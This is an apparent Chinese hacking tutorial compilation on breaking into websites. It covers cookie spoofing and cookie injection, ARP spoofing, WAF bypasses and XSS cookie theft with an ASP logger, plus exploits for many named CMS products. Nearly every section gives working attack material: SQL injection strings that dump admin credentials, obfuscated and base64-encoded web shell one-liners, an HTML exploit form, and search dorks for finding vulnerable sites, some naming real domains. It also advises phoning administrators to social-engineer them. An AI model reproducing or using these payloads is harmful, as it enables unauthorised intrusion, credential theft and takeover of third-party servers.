这个方法相当于 cookie 欺骗，首先到前台去注册一个会员，注册成功后在登录的那一刻，用抓包工具进行抓包，把抓到的数据复制到 1.txt 里面。

接下来打开，把双引号里棉的数据“X-Forwarded-For: 127.0.0.2',group_id = 1 where loginname = ’会员的帐号’#” 放在Content-Length：的下面。

在看到最底下的loginname=这行代码,把最后面的验证码改成当前会员登陆的验证码,然后将nc\1.txt 放在同一个目录下，cmd命令：nc 域名 80<1.txt

成功提交上去后，刚才的会员帐户将变成管理员帐户了，找到该站的后台地址登录即可实现cookie欺骗！

【 cookie欺骗 】

当我们通过注入或是社工把管理员的帐号跟md5密码搞到手的时候，却发现破解不出密码 (MD5是16位加密的)

那么我们就可以用COOKIE欺骗来绕过，利用桂林老兵的cookie欺骗工具，把自己的ID以及md5密码都修改成管理员的，再修改cookie，访问时就会实现欺骗了。

【 cookie中转突破防注入 】

有时检测一个网站,系统会弹出一些SQL防注入的提示框,这时我们可以利用COOKIE中转注入来进行突破，首先准备一个webshell，然后打开COOKIE中转工具。

复制注入点到“注入URL地址跟来源页”处，把问号去掉，再把问号后面的 ID=剪切到“注入键名”里，再把ID=后面那个参数剪切到“POST提交值”里替换jmdcw=后面的参数。

点击生成，再把生成的文件上传到webshell里，然后访问路径，再页面地址后面加“?jmdcw=参数”，这样搭建构造出来的注入点就绕过防注入了！

以上是在webshell里搭建ASP坏境的方法，下面的是本地架设ASP环境的方法：

利用简易IIS服务器搭建一个环境，再将COOKIE中转生成的文件放到简易IIS服务器的目录下！然后运行简易IIS服务器，在后面+文件名+问号+jmdcw=参数即可。

【 cookie手工突破防注入 】

第一种方法：

用 and 1=1 and 1=2 检测网站是否存在注入点时，如果提示你的IP已被记录，就说明系统做了防注入措施，可以用代码来突破。

管理员只过滤了and，但是没有过滤or，我们可以先猜网站的字段数 格式：order by 数字 猜到错为止，然后选前一个对的数字！

比如猜到14错误，那就是13了，然后利用Cookie提交变量值，代码：javascript:alert(document.cookie=id="+escape("这里填写变量值，例如：id=408"));

开始猜解表段，代码：javascript:alert(document.cookie="id="+escape("变量值 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13 from admin"));

复制在浏览器里打开，将出现一个提示框，点击确定就会注射进去，再重新打开网站（要在此处打开，所以前面最好复制下网站地址）

然后就会出现两个提示数字,比如5跟6,然后在代码的5跟6处猜帐号密码,常见的帐号有:user username

密码:pass password

复制修改后的代码放到浏览器里打开，就会爆破出网站的帐号密码了。

第二种方法：

注入点：http://www.XXXXXXXX.gov.cn/shownews.asp?id=4098

首先把?id=408 去掉，然后访问如果提示“数据库出错”！就说明网站没有过滤 Cookie 提交方式，可以利用 Cookie 欺骗绕过防注入！

利用 Cookie 提交变量值，代码：javascript:alert(document.cookie="id="+escape("4098")

下面开始在 Cookie 注入中执行常规注入攻击，提交代码：

```
javascript:alert(document.cookie="id="+escape("4098 and 1=1"));
```

访问 http://www.XXXXXXXX.gov.cn/shownews.asp 显示正常页面，

再提交代码：javascript:alert(document.cookie="id="+escape("4098 and 1=2")); 显示错误页面！

下面来开始猜解表段，提交代码：javascript:alert(document.cookie="id="+escape("4098 and exists (select * from 表段)"));

接着猜字段，提交代码：javascript:alert(document.cookie="id="+escape("4098 and exists (select 字段 from admin)")); 例如：username

接着猜字段，提交代码：javascript:alert(document.cookie="id="+escape("4098 and exists (select 字段 from admin)")), 例如：password

下面开始猜字段数跟字段内容了，提交代码:javascript:alert(document.cookie="id="+escape("4098 and 1=2 union select 1,2,3,4,5,6 from 表段"));

一直猜解到对为止，这里只是猜到 6，记得继续加减！猜解到对的时候，页面会出现数字，然后在相对应的数字替换字段名，再进行提交代码！

这时如果字段名猜对的话，就会爆出帐号密码了，不对的话继续替换字段名，位置不变！（存在 cookie 注入时建议参考 mysql 手工注入的语句）

【 伪静态注入 】

伪静态网站注入方法，菜鸟扫盲来了哦，通常情况下，动态脚本的网站的 url 类似下面这样：

http://www.91ri.org/news.php?id=111

做了伪静态之后就成这样了：

http://www.91ri.org/news.php/id/111.html

以斜杠“/”代替了“=”并在最后加上.html，这样一来，就无法直接用工具来注入了。

常规的伪静态页面如下：http://www.XXX.com/play/Diablo.html

例如关联的动态页面是 game.php ，那么当用户访问后程序会自动转换成类似 http://www.XXX.com/game.php?action=play&name=Diablo 的形式

注入点检测可以用： http://www.XXX.com/play/Diablo’ and 1=’1.html 与 http://www.XXX.com/play/Diablo’ and 1=’2.html 来判断

通常情况下，动态脚本的网站的 url 类似下面这样：http://www.xxoo.net/aa.php?id=123

做了伪静态之后类似这样：http://www.xxoo.net/aa.php/id/123.html 以斜杠“/”代替了“=”并在最后加上.html，这样一来，就无法直接用工具来注入了！

【 嗅探 】

当入侵一个网站，该网站没有任何漏洞的情况下，可以进行旁注，再提权拿下任意一台服务器，不行的话就 C 段，提权拿下任意一台服务器。

只要能拿下同网段的任意一台服务器，就可以使用 C 段嗅探来获取主站的帐号密码，cain 是一款强大的劫持工具。

在服务器里安装 cain 后打开主控端，点击配置->选择服务器 IP 一项->在路由追踪一项取消全部->确定。

设置完毕后点击一下激动按钮(中间那个)，再点击嗅探器，点击加号符号，选择所有在子网主机，选择 ARP 测试(传播 31-位)，确定。

扫描完毕选择网关一项，点击 ARP，点击加号符号，左边选择网关，右边选择全部的 C 段，确定，点击开始嗅探按钮(第三个)，嗅探到的帐号密码在口令一项展现！

如果发现没数据可以使用幻境网盾来限制网速，让 cain 的发包快过防火墙。

【 arp 欺骗 】

只要该服务器存在 C 段，都可以尝试 arp 欺骗，用到的工具是 NetFuke，想知道 arp 劫持能不能成功，cmd 命令：arp -a 看一下，动态的服务器 IP 就能成功，静态的就不能。

安装完运行主控端，设置--嗅探设置--网卡选择服务器的 IP--控制选项选择“启用 ARP 欺骗、启用过滤器、启用分析器、启用修改器、主动转发” 确定。

设置--ARP 欺骗--双向欺骗--来源 Ip 填服务器的网关--中间人 IP 填服务器的 IP--目标 IP 填要欺骗的任意 C 段 ip(用御剑扫描 C 段)--确定。

插件管理--修改器--最后一个选项双击--在右边的 HTML Body = [haha!!] 填写自己要展现的文字，点击开始即可欺骗成功!

【 突破安全狗防注入及上传 】

写入 webshell 写不进去，平常的一句话 也失效，用这段代码：

```
<%@ Page Language="C#" ValidateRequest="false" %> <%try{System.Reflection.Assembly.Load(Request.BinaryRead(int.Parse(Request.Cookies["admin163.net"].Value))).CreateInstance("c", true, System.Reflection.BindingFlags.Default, null, new object[] { this }, null,null); } catch { }%>
```

连接端用 cncert 的 aspx 一句话客户端

2、IIS6.0 解析漏洞遇到安全狗

文件名为 http://www.baicai.com/1.asp;1.jpg

这样的会被 IIS 安全狗果断屏蔽

改成如下名称,IIS6 一样会解析:

www.baicai.com/;1.asp;1.jpg

3、安全狗的注入绕过

常用的如 baicai.asp?id=1 and 1=1 是会被安全狗屏蔽的。

但这样就可以突破了：

```
baicai.asp?0day5.com=%00.&id=69%20 and 1=1
```

【 跨站 xss 】

在网站留言或者能输入信息的地方提交跨站代码，从而盗取管理员 cookie，然后用 cookie 浏览器直接进入后台，将以下代码保存为 asp 文件，例如 1.asp

```
<%
thisfile=Server.MapPath("cookie.txt")
msg=Request("msg")
set fs=server.CreateObject("scripting.filesystemobject")
set thisfile=fs.OpenTextFile(thisfile,8,True,0)
thisfile.WriteLine("=======cookie:"&msg&"======by:剑眉大侠")
thisfile.close
set fs=nothing
%>
```

首先搭建一个 asp 环境，推荐使用“ASP 服务器（摆脱安装 IIS）” 再将 1.asp 放在 wwwroot 目录下，访问

1.asp 文件如果提示下载，则说明搭建成功了。

然后在留言板的“您的网站”一处输入：

```
<script>doucument.location='http://127.0.0.1/1.asp?msg='document.cookie</script>
```

当管理员浏览我们提交的留言时，将在 wwwroot 目录下生成一个 cookie.txt 文件，这时我们只要访问 cookie.txt 这个文件，就能知道管理员的 cookie 是多少了！

然后再使用桂林老兵的 cookie 欺骗工具或是网页源代码查看分析器，访问网站再输入 cookie 进行欺骗登录即可！（填 cookei 的时候记得选择自定义）

小技巧：要想让管理员早点浏览你提交的留言，可以通过打电话，QQ 客服等去社工他即可。

【 爆库 】

%5C 为十六进制的\符号，而数据库大于 5.0 就可以爆库，若一个网站数据库大于 5.0，且是 ACESS 数据库，若不能注入的注入点是：http://www.xxx.com/rpc/show24.asp?id=127

我们直接把 %5C 加到 rpc 后面，因为 %5C 是爆二级目录，所以应该是这样，http://www.xxx.com/rpc%5c/show24.asp?id=127

而%23 是代表#，如果管理员为了防止他人非法下载数据库，而把数据库改成#database.mdb,这样防止了。如果页面地址为：http://www.xx.com/rpd/#database.mdb ；把 %23 替换 # 就可以下载了，即：http://www.xx.com/rpd/%23database.mdb

还有利用默认的数据库路径 http://www.xxx.com/ 后面加上 conn.asp 如果没有修改默认的数据库路径，也可以得到数据库的路径（注意：这里的/也要换成%5c）

如果你能看到：’E:/ahttc040901/otherweb/dz/database/iXuEr_Studio.asa’不是一个有效的路径。 确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。

这样的就是数据库了。下载时用 FLASHGET 换成.MDB 格式的就行.

【 利用 sql 注入点判断网站和数据库是否站库分离 】

在注入点后加上：

```
and exists(select * from admin where 1=(Select (case when host_name()=@@servername then 1 else 0 end)))
```

注意 admin 一定要是存在的表段，如果返回正常，说明网站和数据库是在同一服务器，如果不正常则说明是站库分离的。

【 iis6.0 PUT 写入漏洞 】

利用工具：IIS PUT Scaner、桂林老兵 IIS 写权限利用程序

1、IIS 来宾用户对网站文件夹有写入权限

2、web 服务器扩展力设置 webDAV 为允许，即：WebDAV—打勾

3、网站主目录:写入—打勾(可 PUT)

4、网站主目录:脚本资源访问—打勾（可 COPY、MOVE）

大家都清楚，写权限就是允许 PUT，与网站自身运行的权限无丝毫联系，如果开启了，就是没有一点安全意识，就给我们提供了大大的方便。

首先用御剑工具扫下 C 段，比如：12.12.12.1 - 12.12.12.255 打开 IIS PUT Scaner，把 12.12.12.1 放在 Start IP 这里，12.12.12.255 放在 End IP 这里，

接着在 Port 这里，换成 80，点击 Scan 开始嗅探，当 PUT 这里显示是 Yes 就说明存在漏洞，可以右键选择 PUT file，输入文件名 1.txt，下面填内容，保存就可以写入了。

或是利用“桂林老兵 IIS 写权限利用程序”也可以,这款工具比较强大,把域名填写进去,例如:www.xxx.com，然后在请求文件那里输入你的文件名，

在数据包格式那里选择 PUT，有的会直接弹出浏览文件框，没有就自己选择，在下面，然后点击提交数据库即可，一般是先 PUT 一个 txt 文件，再 MOVE 成 asp 木马。

直接提交 asp 木马的话，如果 MOVE 方法不行，可以试试 Copy。

【 ACCESS 执行 SQL 语句导出一句话拿 webshell 】

原理大致和 php 网站的 outfile 差不多，在 access 后台其他方法不能拿到 webshell，但是后台有 SQL 语句查询执行，就可以直接 access 导出一句话拿 webshell 了。

不过需要知道物理路径才能导出，利用 IIS 的解析漏洞导出 EXCEL 文件拿到 webshell，因为 ACCESS 数据库不允许导出其他危险格式，我们导出为 EXCEL 后在利用 IIS 解析漏洞就可以变成我们的木马了。

点“服务器信息探测”，获得网站路径：e:\web\webshellcc\的 EXCEL 点“系统管理”-》“自定义执行 SQL”，试一下，能够执行的话可以用 access 导一句话拿下 shell。

create table cmd (a varchar(50)) 建立一个有一个 A 字段的表 表名为 cmd 字段类型为字符 长度为 50

insert into cmd (a) values ('<%execute request(chr(35))%>') 在表 cmd 的 a 字段插入密码为#的一句话木马

select * into [a] in 'e:\web\webshellcc\1.asa;x.xls' 'excel 4.0;' from cmd 把 cmd 表 a 的内容导出到路径 e:\web\webshellcc\的 EXCEL 文件

drop table cmd 删除建立的 cmd 表

菜刀连接：http://www.xxx.com/1.asa;x.xls

==========

==========

【 利用过滤'or'='or'修改代码进行绕过 】

例如后台地址是：http://www.hdminc.net/admin/admin_index.asp

当用万能密码登录的时候，会出现一些过滤 or 的提示！

请右键查看源文件，另存为桌面 XX.html，然后打开找到以下这段代码，进行删除！

```
<script language="javascript">
function chencklogin()
{
  if(document.login.username.value=='')
     {alert('请输入用户名');
      document.login.username.focus();
      return false
    }
  if (document.login.password.value=='')
   {alert('请输入密码');
    document.login.password.focus();
    return false
   }
}
</script>
```

注意：

将以下段代码中的

"index.asp?action=chkadmin" 修改为 "http://www.hdminc.net/admin/admin_index.asp"

<form action="index.asp?action=chkadmin" name="login" method="past" onsubmit=return checklogin();">

最后保存打开，再用'or'='or'登录时，系统已不再过滤，结果就能用万能密码登录进去了！

【 动力 3.5 拿 shell 】

inurl:printpage.asp?ArticleID=

1.找到版权信息，把内容替换成：

版权所有 Copyright? 2003 动力空间"'版权信息

```
if Request("xiaoxin")="520" then

dim allen,creat,text,thisline,path

if Request("creat")="yes" then

Set fs = CreateObject("Scripting.FileSystemObject")

Set outfile=fs.CreateTextFile(server.mappath(Request("path")))

outfile.WriteLine Request("text")

Response.write "小新恭喜"

end if

Response.write "<form method='POST'action='"&Request.ServerVariables("URL")&"?xiaoxin=520&creat=yes'>"

Response.write "<textarea name='text'>"&thisline&"</textarea><br>"

Response.write "<input type='text' name='path' value='"&Request("path")&"'>"

Response.write "<input name='submit' type='submit' value='ok' ></form>"

Response.end

end if

%>
```

2.然后保存，千万别跳转任何页面，直接在 IE 地址栏内将 admin/Admin_Login.asp 替换成 inc/config.asp?xiaoxin=520

3.成功后会进入一个像小马一样的页面，粘贴木马代码以及写上木马文件名即可拿到 wshell，木马在 inc 目录。

【 动易 cms 拿 shell 】

点击网站配置，在网站名称后面插入一句话木马，连接 inc/config.asp

【 aspcms】

简要描述：后台文件 AspCms_AboutEdit.asp 未进行验证，且未过滤，导致 SQL 注入。

爆帐号密码：

```
admin/_content/_About/AspCms_AboutEdit.asp?id=1 and 1=2 union select 1,2,3,4,5,loginname,7,8,9,password,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35 from aspcms_user where userid=1
```

版本不同需要更改值。

第二种方法，找到后台，然后/admin/_system/AspCms_SiteSetting.asp?action=saves

直接 POST

```
[php]runMode=1&siteMode=1&siteHelp=%B1%BE%CD%F8%D5%BE%D2%F2%B3%CC%D0%F2%C9%FD%BC%B6%B9%D8%B1%D5%D6%D0&SwitchComments=1&SwitchCommentsStatus=1&switchFaq=0:Y=request(chr(35)):execute(Y)&SwitchFaqStatus=0&dirtyStr=&waterMark=1&waterMarkFont=hahahaha&waterMarkLocation=1&smtp_usermail=aspcmstest%40163.com&smtp_user=aspcmstest&smtp_password=aspcms.cn&smtp_server=smtp.163.com&MessageAlertsEmail=13322712%40qq.com&messageReminded=1&orderReminded=1&applyReminded=1&commentReminded=1&LanguageID=1[/php]
```

再连接配置文件 config.asp 密码为#

老版本中可以通过添加模板直接添加 asp.但是新版已经限制了添加模板的格式为 html,js,css

当然如果是遇到 iis6 的话还是可以通过 iis6 的解析漏洞把文件名改成 1.asp;.html 这样的格式来拿到 shell 的.

方法：点击“界面风格”，然后选“编辑模板/CSS 文件”，然后“添加模板”，文件名称写 error.asp;.html，文件内容写一句话<%eval request(“g”)%>

然后添加，会提示添加成功，然后在模板列表中就可以找到我们添加的一句话了，用菜刀连接即可！

可是如果遇到 iis7.5 呢? 以下是本人自己找到挖掘到的 aspcms 通杀版本的后台拿 shell 方法.

1、进入后台，“扩展功能”--“幻灯片设置”--”幻灯样式”

2、使用 chorme 的审查元素功能或者 firefox 的 firebug，总之使用能修改当前页面元素的工具就好了，将对应的 slidestyle 的 value 的值修改为 1%><%Eval(Request (chr(65)))%><%

3、一句话木马，密码 a。在/config/AspCms_Config.asp

【 XYCMS 企业建站系统 】

关键词：inurl:showkbxx.asp?id=

默认数据库：data/xy#!123.mdb

默认账户密码：admin admin

找到网站配置，在网站名称里面直接插入一句话：网站"%><%eval request("x")%><%'，注意不要删掉网站名称！然后中国菜刀连接：/inc/config.asp

或是找到网站地址，在 http://后面加上一句话木马，然后菜刀链接配置文件：inc/config.asp

【 szwyadmin 漏洞绕过后台验证 】

关键字:inurl:szwyadmin/login.asp

```
javascript:alert(document.cookie="adminuser="+escape("'or'='or'"));javascript:alert(document.cookie="adminpass="+escape("'or'='or'"));javascript:alert(document.cookie="admindj="+escape("1"));
```

1.后台一般存在一个 szwyadmin 文件夹，复制一下后台地址放在一边，之后复制代码替换后台地址访问进

行注射！

2.这时会弹出一个窗口，连续点击三次确定。

3.重新访问后台地址，把网站后面的/login.asp 换成 admin_index.asp 奇迹般的直接进入后台了！

【 医院建站系统任意文件上传漏洞 】

关键词：inurl:cms/Column.aspx?

关键词：inurl:cms/Column.aspx?LMID=

漏洞利用 ：xtwh/upfile.aspx

直接上传 aspx 木马拿 shell。

【 Struts 2 远程执行命令漏洞 】

struts 2 一种 java-web 的 MVC 框架技术，和传统的 struts1 有很大的改进。

严格来说，这其实是 XWork 的漏洞，因为 Struts 2 的核心使用的是 WebWork，而 WebWork 又是使用 XWork 来处理 action 的。

关键词：inurl:common/common_info.action?wid=

http://www.xxxxx.com/xxx.action 一般页面以.action 结尾的几乎都存在这个漏洞，可以用工具检测一下就知道了。

这个漏洞是在 Java 运行环境下利用的,Java 运行环境下载地址:http://www.orsoon.com/Soft/12080.html

【 嘉友科技 cms 上传漏洞 】

谷歌关键字：inurl:newslist.asp?NodeCode=

程序采用的上传页 uploadfile.asp 未进行管理验证，导致建立畸形目录上传图片木马获取 shell 漏洞。

```
exp: ploadfile.asp?uppath=mad.asp&upname=&uptext=form1.mad.asp
```

他原上传目录是:uploadfile.asp?uppath=PicPath&upname=&uptext=form1.PicPath

而且他的上传文件没有过滤导致未授权访问，直接上传小马，然后小马后面写为 1.jpg 访问路径 查看源代码。

【 ecshopcms 后台拿 shell 】

支持最新 2.7.2 版本，通杀最新版本后台低权限！

```
<?php $filen=chr(46).chr(46).chr(47).chr(110).chr(117).chr(108).chr(108).chr(46).chr(112).chr(104).chr(112); $filec=chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(117).chr(115).chr(98).chr(93).chr(41).chr(59).chr(63).chr(62); $a=chr(119); $fp=@fopen($filen,$a); $msg=@fwrite($fp,$filec); if($msg) echo chr(79).chr(75).chr(33); @fclose($fp); ?>
```

后台-订单管理-订单打印-选择源代码编辑-保存-返回订单列表，随意选择一个订单打印，返回 OK，生成一句话成功-在根目录生成了一个 null.php，一句话密码：usb

【 phpcms2008 版本 直接执行 php 代码漏洞 】

关键字：inurl:yp/product.php

exp 代码：pagesize=${${@eval_r($_POST[cmd])}}

测试网站：http://www.slsdgc.com.cn/yp/product.php?catid=721

利用方法：http://www.slsdgc.com.cn/yp/product.php?pagesize=${${@eval_r($_POST[cmd])}}

菜刀连接：http://www.slsdgc.com.cn/yp/product.php?pagesize=${${@eval_r($_POST[cmd])}} 密码 cmd

菜刀连接注意以下格式：

默认级别 php gb2312

【 教育站 sql 注入通杀 0day 】

关键词：inurl:info_Print.asp?ArticleID=

默认后台：website/ad_login.asp

比如：http://www.psfshl.pudong-edu.sh.asp?ArticleID=1650

加上：

```
union select 1,2,username,password,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 from admin
```

这样就直接得到了管理员账户和经过 Md5 加密的密码了。

【 IIS7.0 畸形解析漏洞通杀 oday 】

找到某个使用 IIS7.0 架设的站，然后找到其中的图片上传点（不需要管理权限，普通注册用户即可搞定），把 PHP 一句话图片木马缀改成.jpg，传上去，得到图片地址。

在图片格式后面添加 xx.php xx 随便你怎么填，只要后缀为.php 就好，之后菜刀连接即可！

【 Yothcms 遍历目录漏洞 】

优斯科技企业网站管理系统(YothCMS)是一款完全开源免费的 CMS。

默认后台：admin/login.asp

遍历目录：ewebeditor/manage/upload.asp?id=1&dir=../

数据库路径：%23da%23ta%23\%23db_%23data%23%23.asa

==========

==========

【 传信网络独立开发网站源码 0day 漏洞 】

默认后台：system/login.asp

编辑器后台路径：ubbcode/admin_login.asp

数据库路径：ubbcode/db/ewebeditor.mdb

默认账号密码：yzm 111111

【 科讯 cms 6.5 后台拿 shell 】

1.可以在数据库备份中找到网站的绝对路径

2.利用科讯 SQL 注入漏洞利用工具也能找到

进入后台后执行 sql 命令：

```
create table E:\wenxiushi\wz001\\KS_Data\Collect\KS_Collect.Mdb.cmd  (a varchar(50))

insert into E:\wenxiushi\wz001\KS_Data\Collect\KS_Collect.Mdb.cmd  (a) values ('十攡數畣整爟煥敵瑳∨|扌愾')
```

接着数据库备份成 1.asp 菜刀连接密码：#

【 动易 2006 后台拿 shell 】

进入后台后，我们在左边菜单栏中选择“系统设置”，然后在出现的菜单栏里选择“自定义页面管理”，

接着需要先添加一个自定义页面分类，选择“添加自定义分类”这个选项，分类名称与分类简介都可以随便填写。填写完毕后选择“添加”，系统提示添加成功。

下面再来选择“添加自定义页面”,“页面名称”随便输入,“所属分类”就是刚才建立的分类就可以了。“页面类型”和“页面路径”都不用管，保持默认.

不过如果没有改页面路径的话，默认生成的文件是在根目录下的，也就是 http://www.xx.com/maer.asp.

“文件名称”即输入生成的木马的文件名。

“页面简介”也不用管，下面就是页面内容了。这里填入小马的代码。一切完毕点击“添加”会提示保存自定义页面成功。最后一步是要生成我们的木马页面。

选择“自定义页面管理首页”，点击右边出现的“生成本页”就 OK 了，成功获得动易的 shell。

【 Shopex4.8.5 注入漏洞后台拿 shell 】

关键词：powered by shopex v4.8.5

exp:

```
<html>

<head>
```

```
<title>Shopex 4.8.5 SQL Injection Exp</title>
</head>
<body>
<h2>Shopex 4.8.5 SQL Injection Exp (product-gnotify)</h2>
<form action="http://www.lpboke.com/?product-gnotify" method="post" name="submit_url">
	<input type="hidden" name="goods[goods_id]" value="3">
	<input type="hidden" name="goods[product_id]" value="1 and 1=2 union select 1,2,3,4,5,6,7,8,concat(0x245E,username,0x2D3E,userpass,0x5E24),10,11,12,13,14,15,16,17,18,19,20,21,22 from sdb_operators">
	<input type="submit" value="">
</form>
fuck
<body>
</html>
```

保存为 html 格式，替换代码中的网站，本地打开后点击小图标，出现新页面，帐号密码爆出来了，默认后台：shopadmin

拿 shell 方法….

第一步 页面管理 修改模版 然后选一个 XML 编辑

开始用 live http 抓包 你们懂的 然后把第一个 POST 包给抓出来

然后改包 id=1273923028-info.xml&tmpid=1273923028&name=index_temp.php&file_source=

解释一下 id 是你选择的模版文件夹名称 后面的 info.xml 是你修改的 XML 文件 tmpid= 你们懂的 就是模版文件夹 然后 name 是你提交的文件名字 file_source 是后门或者 shel

我这里是一句话 你们懂的 然后提交了之后 地址是这样的 http://Madman.in/themes/文件名称/你的木马名称

【 ecshop 漏洞总汇 】

关键字：powered by ecshop

普通代码：

```
user.php?act=order_query&order_sn=' union select 1, 2, 3, 4, 5, 6, concat(user_name, 0x7c, password, 0x7c, email), 8 from ecs_admin_user/*
```

变种代码：

```
search.php?encode=YToxOntzOjQ6ImF0dHIiO2E6MTp7czoxMjU6IjEnKSBhbmQgMT0yIEdST1VQIEJZIGdvb2RzX2lk
IHVuaW9uIGFsbCBzZWxlY3QgY29uY2F0KHVzZXJfbmFtZSwweDNhLHBhc3N3b3JkLCciXCcpIHVuaW9uIHNlbGVjdCAxIy
InKSwxIGZyb20gZWNzX2FkbWluX3VzZXIjIjtzOjE6IjEiO319
```

直接在网站后台加入代码回车就能爆出帐号密码，再去掉代码加上/admin 回车就能直接进后台了。

拿 shell 方法很简单，找到“库项目管理”再选择“配送的方式”，在代码最下面插入 php 一句话木马：<?php eval($_POST[x]);?> 不行就换 php 木马的预代码！

接着保存，一句话路径是：http://www.xxx.org/myship.php ； 打开“ASP+PHP 两用 Shell.html”填入地址，点击一下环境变量，成功之后点击上传文件就可以拿 shell 了。

【 ESPCMS 通杀 0day 】

关键字：inurl:index.php?ac=article&at=read&did=

默认后台：adminsoft/index.php 或者 admin/

注入点(爆表前缀，比如：cm_admin.....前缀就是 cm，后面 3 个代码要自行替换)：

```
index.php?ac=search&at=taglist&tagkey=%2527,tags) or(select 1 from(select count(*),concat((sel
ect (select concat(0x7e,0x27,table_name,0x27,0x7e)) from information_schema.tables where table
_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%2
3
```

爆用户名：

```
index.php?ac=search&at=taglist&tagkey=%2527,tags) or(select 1 from(select count(*),concat((sel
ect (select concat(0x7e,0x27,username,0x27,0x7e)) from 前缀_admin_member limit 0,1),floor(rand
(0)*2))x from information_schema.tables group by x)a)%23
```

爆密码：

```
index.php?ac=search&at=taglist&tagkey=%2527,tags) or(select 1 from(select count(*),concat((sel
ect (select concat(0x7e,0x27,password,0x27,0x7e)) from 前缀_admin_member limit 0,1),floor(rand
(0)*2))x from information_schema.tables group by x)a)%23
```

密码和用户一次性爆：

```
index.php?ac=search&at=taglist&tagkey=%2527,tags) or(select 1 from(select count(*),concat((sel
ect (select concat(0x7e,0x27,username,0x27,password)) from 前缀_admin_member limit 0,1),floor(r
and(0)*2))x from information_schema.tables group by x)a)%23
```

拿 shell：

进到后台后，直接点击分类图片===修改==选择文件===直接上传一句话木马

PS：

当上传不了 php 网马时，去系统设置一下，添加图片上传格式 |php 这样就可以上传一个图片文件头的网马。

【 帝国 cms 6.6 最新版本 】

自定义页面-增加自定义页面-随便写个.php 文件名，内容写：<script language="php">echo base64_decode("PD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7Pz4=");</script>

如果内容直接添一句话或者 php 大马是无用的，因为他会生成 xxx.php 前先给你执行，

PD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7Pz4= 就是 <?php @eval($_POST['cmd']);?> 的 base64 加密。

所以生成 xxx.php 后 会出现内容 <?php @eval($_POST['cmd']);?> 在文件里，然后用菜刀直接连接吧。

【 phpweb 】

关键字：inurl:down/class/index.php?myord=

后台地址：admin.php

万能密码：admin 'or '1'='1

注入地址：down/class/index.php?myord=1

表段：pwn_base_admin

拿 shell 通杀漏洞：登入后台--文章--文章发布--文章内容里的图片上传按钮--抓包之后改包 NC 提交。

也可以用下面的 exp 拿 shell：

用火狐浏览器登录后台，因为火狐浏览器有保留 cookies 的功能， 找到“phpweb 之 exp”这个 html，拉进火狐浏览器器里上传 1.php;.jpg 的一句话木马，查看源码菜刀连接！

【 动科(dkcms)漏洞分析 】

官方网站：www.dkcms.com

主要是差不多 3 个版本为主吧，

V2.0 data/dkcm_ssdfhwejkfs.mdb

V3.1 _data/___dkcms_30_free.mdb

V4.2 _data/I^(()UU()H.mdb

默认后台：admin

编辑器：admin/fckeditor

由此可见，官方安全意识挺差的，至于后台拿 shell，fck 编辑器突破可拿 shell

建立 asp 文件夹

Fck 的路径：

```
Admin/FCKeditor/editor/filemanager/connectors/asp/connector.asp?Command=CreateFolder&Type=Image&CurrentFolder=/mk.asp&NewFolderName=mk.asp
```

【 ESPCMS 通杀 0day 】

百度关键字：inurl:index.php?ac=article&at=read&did=

默认后台：adminsoft/index.php

注入点(爆表前缀)：

```
index.php?ac=search&at=taglist&tagkey=%2527,tags) or(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,table_name,0x27,0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
```

爆帐号：

```
index.php?ac=search&at=taglist&tagkey=%2527,tags) or(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,username,0x27,0x7e)) from 前缀_admin_member limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
```

爆密码：

```
index.php?ac=search&at=taglist&tagkey=%2527,tags) or(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,password,0x27,0x7e)) from 前缀_admin_member limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
```

帐号和密码一次性爆：index.php?ac=search&at=taglist&tagkey=%2527,tags) or(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,username,0x27,password)) from 前缀_admin_member limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23

进到后台后，直接点击分类图片-修改-选择文件-直接上传 php 一句话木马

PS：当上传不了 php 木马时，去系统设置一下，添加图片上传格式 |php ，这样就可以上传一个图片文件头的 php 木马。

【 Thinkphp 框架任意代码执行漏洞 】

ThinkPHP 是一款国内使用比较广泛的老牌 PHP MVC 框架，官方已经发布修复漏洞的补丁，地址：http://thinkphp.cn/down-116.html

关键字：thinkphp intitle:系统发生错误

获取 Thinkphp 的版本号：index.php/module/action/param1/$%7B@print(THINK_VERSION)%7D

获取服务器的配置信息：index.php/module/aciton/param1/${@phpinfo()}

列出网站所有文件列表：index.php/module/action/param1/{${system($_GET['x'])}}?x=ls -al

直接在网页执行一句话：index.php/module/action/param1/{${eval($_POST[s])}}

菜刀连接：http://www.xxx.com/index.php/module/action/param1/{${eval($_POST[s])}}　密码：s

【 良精系统 】

（ 爆管理员帐号密码的代码 ）

```
NewsType.asp?SmallClass='%20union%20select%200,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9%20from%20admin%20union%20select%20*%20from%20news%20where%201=2%20and%20''='
```

（ 一句话木马的妙用 ）

